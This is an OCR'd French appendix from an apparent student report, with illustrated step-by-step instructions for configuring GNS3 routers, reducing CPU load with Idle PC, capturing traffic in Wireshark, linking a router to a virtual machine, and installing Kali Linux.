


Figure A.4: Le node configurator.

Sur l'onglet Memories and Disk, on peut configurer la RAM et la NVRAM (stockage du fichier de configuration).




Figure A.5: Configuration de la RAM et la NVRAM.

Sur l'onglet slot, on peut choisir les modules que l'on peut insérer dans les routeurs.




Figure A.6 : Le choix des modules des routeurs.

Maintenant que l'on a un routeur avec son IOS, DRAM, NVRAM et son module FE, il ne reste plus qu'a le démarrer. Pour cela, clic droit sur le routeur et Start, et pour avoir accès a la console, clic droit et console.





Figure A.6 : console de routeur



Notre routeur est prêt a être utiliser.

A.4 Optimisation de l'utilisation des ressources CPU

Si nous saute cette étape, nous retrouverons la CPU de notre PC atteindre des sommets comme ci-dessous.




Figure A.8: Gestionnaire des taches de Windows.

On fait à nouveau un clic-droit sur le routeur R1 et on lance l'option « Idle PC », Cette option est à faire une fois et nous évitera d'avoir la charge CPU à 100% en permanence, ce même avec un seul routeur émulé; Un calcul est alors effectué pour optimiser la ressource que demandera notre IOS. Une fois le calcul terminé, on choisit dans la liste la valeur marquée par une * :





Figure A.9: IDLE PC.

A.5 Capture de packet

Une fonctionnalité très pratique de GNS3 est qu'il permet de capturer le traffic sur un lien donnée à l'aide de wireshark.

Si on prend par exemple 2 routeurs connecté en fast ethernet, il faut faire un clic droit sur le lien physique, et cliquer sur capture. Un menu déroulant va apparaitre avec possibilité de choisir l'interface physique.

Une fois on a choisit, dans la partie « Capture » de GNS3 apparaît notre première capture, on fait un clic-droit dessus pour lancer wireshark, nous pourrons ainsi analyser le trafic sur cette interface:



FigureA.10 : Démarrage de WireShark

Après sélection, wireshark se charge (s'il n'a pas été installé dans le répertoire par default, il faut modifier cela dans le menu Edit-> Préférence ->Capture en sélectionnant le répertoire où il se trouve). Il permet de visualiser le ping qui sera effectué entre les deux routeurs.




Figure A.11: La capture avec Wireshark.

A.6. La connexion d'une interface routeur à la carte réseau d'une machine virtuelle

A.6.1.La procédure

On ajoute un Cloud (nuage) dans l'espace de travail en choisissant « Change Symbol », il est possible de le transformer en un autre équipement (une machine) et le connecter par un câble avec une interface du routeur. Celle-ci connectée, elle représente la carte réseau qui peut être configurée avec les paramètres IP pour une connexion logique à l'interface du routeur.




Figure A.12 : La configuration du nuage.

A.6.2 Créer un "Cloud (Nuage)" sous GNS3

On sélectionne "**Nuage**" dans la fenêtre de gauche puis on glisse l'icône sur la droite. Bouton droit de la souris sur le "**Nuage (C1)**". On sélectionne l'option "**Changer le nom d'hôte**". On remplace "**C1**" par "**Internet**". On clique sur le bouton "**OK**». Bouton droit de la souris sur le "**Nuage (Internet)**".on sélectionne l'option "**Configurer**". On clique sur le nom "**Internet**" après sur l'onglet "**NIO Ethernet**". On sélectionne, dans le menu déroulant, la carte réseau voulue et puis sur le bouton "**Ajouter**".




Figure A.13 : Le choix de la carte réseau.

B.1 Installation de KALI LINUX

Kali Linux installe depuis a partir d'une image iso.




Figure B.1 : Les options du menu de démarrage de Kali

On choisi la ligne « french-français » puis on clique sur continue




Figure B.2 : choix de la langue

On clique sur continue.




Figure B.3 : configuration de clavier

On indique le nom de notre machine sur le réseau puis on clique sur continuer

Figure B.4 : configuration du réseau




Figure B.5 : suite de configuration de réseau

On clique sur continuer




Figure B.6 : création un utilisateur avec le mot de passe

On confirme un mot de passe et on clique sur continuer, on laisse « assisté-utiliser un disque entier » puis on clique sur « continuer » nous pouvons faire d'autre choix en fonction de vos besoins. Le VLM (Logiciel Volume Manager).chiffré peut être utile en cas de pertes du pc mais diminuera les performances de notre matériel.




Figure B.7 : partitionnement de disque

Nous choisissons le disque dur sur lequel nous désirons procéder à l'installation (en ayant pris soin de faire une sauvegarde de nos données sensibles au préalable) puis un clique sur continuer. nous laissons « tout dans une seule partition « puis nous cliquons sur « «continuer »

